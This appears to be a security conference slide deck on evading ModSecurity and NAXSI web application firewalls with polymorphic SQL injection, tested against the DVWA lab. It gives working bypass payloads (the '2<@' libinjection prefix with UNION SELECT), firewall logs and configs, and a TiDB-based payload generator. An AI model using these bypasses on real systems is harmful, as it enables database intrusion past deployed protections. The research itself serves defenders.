

Farewell, WAF

Exploiting SQL Injection from Mutation to Polymorphism

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Input Validation

Validate inputs coming from clients or from environment variables

Filter

- Filters can be easily crafted and applied to web apps
- We can swap them in the context
- We can also modify them directly
- What can be wrong?

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If an attacker does find a way to bypass the limitation of the previous filter. How about we further limit the rest of the string?


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We'll recap later 😐



- Basically, there are many built-in rules targeting SQL Injection
- Rules get periodically updates
- No extra efforts to rewrite code logics

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- We set up a WAF service in front of our application

Architecture



Commonly used OSS WAF

ModSecurity V.S. NAXSI

ModSecurity



- Support web servers like Apache, IIS, Nginx etc
- In order to become useful, ModSecurity must be configured with rules
- OWASP ModSecurity Core Rule Set (CRS) is a set of generic attack detection rules for use with ModSecurity



NAXSI



- Stand for “Nginx Anti-XSS & SQL Injection”
- Specifically designed for Nginx servers
- Start with an intensive auto-learning phase that will automatically generate whitelisting rules regarding a website's behavior



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Evasion Technique is **bypassing an information security device** in order to deliver any kinds of attack to a target

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What now? 🤔

Case Study 1

Use Polymorphic SQL Injection Attack to detour
ModSecurity with OWASP Core Rule Set v3.1.0

Environment



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- Subject web application – Free Software Foundation **DVWA**
- **OWASP ModSecurity CRS v3.1.0 – PARANOIA 1** (adequate security to protect almost all web applications from generic exploits)



DVWA

Vulnerability: SQL Injection

User ID: Submit

More Information

- <http://www.securiteam.com/securityreviews/5DPC>
- https://en.wikipedia.org/wiki/SQL_injection
- <http://ferruh.mavituna.com/sql-injection-cheatsheet/>
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
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


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LICATION-ATTACK-SQLI.conf"] [line "471"] [id "942500"] [rev "")] [msg "MySQL in-l
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2<@? What is this?

```
-1' UNION SELECT 1, version()
```

```
ModSecurity: Warning. detected SQLi using libinjection. [file "/etc/modsecurity.d/owasp-crs/rules/REQUEST-942-APPLICATION-ATTACK-SQLI.conf"] [line "43"] [id "942100"] [rev "")] [msg "SQL Injection Attack Detected via libinjection"] [data "Matched Data: sUE1, found within ARGS:id: -1' UNION SELECT 1, version()"] [severity "2"] [ver "OWASP CRS/3.1.0"] [maturity "0"] [accuracy "0"] [hostname "172.17.0.1"] [uri "/vulnerabilities/sqli/] [unique_id "156562078296.218457"] [ref "v30,45t:urlDecodeUni"]
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```

Remember?

2<@ makes us detour the libinjection



libinjection



- Quasi-SQL / SQLI tokenizer parser analyzer to detect SQL Injection
- After processing, a stream of tokens will be generated
- Verified with more than 32,000 SQL Injection attacks as of 2012 which detects all as SQL Injection
- Reduce lots of false positives so as to being adopted in many WAF products, including **ModSecurity CRS** and **NAXSI**

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libinjection Bypass

Prefix 2<@ to an attack is enough

Case Study 2

Use Polymorphic SQL Injection Attack to detour
ModSecurity with NAXSI v0.56

Environment



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- Subject web application – Free Software Foundation **DVWA**
- **NAXSI v0.56** (latest)



The screenshot shows the DVWA application interface. At the top, there's a navigation bar with links like Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, and SQL Injection. The SQL Injection link is highlighted in green. Below the navigation is a form titled "Vulnerability: SQL Injection" with a "User ID:" input field and a "Submit" button. To the right of the form, there's a section titled "More Information" containing a list of URLs related to SQL injection.

- <http://www.securiteam.com/securityreviews/5DP0>
- https://en.wikipedia.org/wiki/SQL_injection
- <http://ferruh.mavituna.com/sql-injection-cheatsheet/>
- <http://pentestmonkey.net/cheat-sheet/sql-injection>
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```
location / {
    SecRulesEnabled;
    LibInjectionSql; # enable libinjection support for SQLI
    LibInjectionXss; #enable libinjection support for XSS
    BasicRule wl:1000;
    # LearningMode;
    DeniedUrl "/50x.html";
    CheckRule "$SQL >= 8" BLOCK;
    CheckRule "$LIBINJECTION_SQL >= 8" BLOCK;
    CheckRule "$RFI >= 8" BLOCK;
    CheckRule "$TRAVERSAL >= 4" BLOCK;
    CheckRule "$EVADE >= 4" BLOCK;
    CheckRule "$XSS >= 8" BLOCK;

    proxy_pass http://dvwa;
}
```

```
## WL
BasicRule wl:1000;
#
BasicRule wl:1001 "mz:BODY";
# ,
BasicRule wl:1015 "mz:BODY";
# [
BasicRule wl:1310 "mz:BODY";
# %23
BasicRule wl:1315 "mz:HEADERS";
# http://
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# <
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# >
BasicRule wl:1303 "mz:BODY";
# (
BasicRule wl:1010 "mz:BODY";
# )
BasicRule wl:1011 "mz:BODY";
```

Basically, the libinjection case

Enable Post data Enable Referrer

```
id=-1 AND 2<@ union select 1,2  
&Submit=Submit
```



Vulnerability: SQL Injection

User ID:

ID: -1 AND 2<@ union select 1,2
First name: 1
Surname: 2

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

Agenda

- Brief introduction to
 - Input Validation (Filter & WAF)
 - Evasion Technique
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 - Concept
 - System Design
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System Design

It's hard to make polymorphic payloads
What if we make it possible by systematically generating them

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- An open-source NewSQL database that is MySQL compatible
- Take this feature as the function to help up parse the users' statements
- Also utilize its functions to do transforming jobs



Tackling MySQL Scalability with TiDB:
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Transforming Rules



- Custom transforming rules
- Apply rules to the statements so as to generate polymorphic payloads
- Only workable for complete statements *

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derive_conds



- `SELECT a FROM t WHERE a = 1`
- `SELECT `a` FROM t WHERE `t`.`a`<@ AND `t`.`a`=1 OR `t`.`a`=1`
- De Morgan's laws

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- SELECT a FROM t WHERE a=1 OR a=2
- SELECT `a` FROM t WHERE `t`.`a` IN (1, 2)

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join_where_on



- SELECT * FROM t a, t b WHERE a.a = b.a
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no_col_names



- SELECT a FROM t LIMIT 0, 1
- SELECT `Ailuroophile`.`1` FROM ((SELECT 1, 2, 3, 4, 5, 6, 7, 8, 9, 10 FROM Dual) UNION ALL (SELECT * FROM t)) AS ailuroophile LIMIT 1, 1

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no_commas



- SELECT b, c FROM t WHERE a = 2
- SELECT * FROM (SELECT `t`.`b` FROM (SELECT * FROM t) AS t) AS Comely INNER JOIN (SELECT `t`.`c` FROM (SELECT * FROM t) AS t) AS Conflate

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
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
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
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
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


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


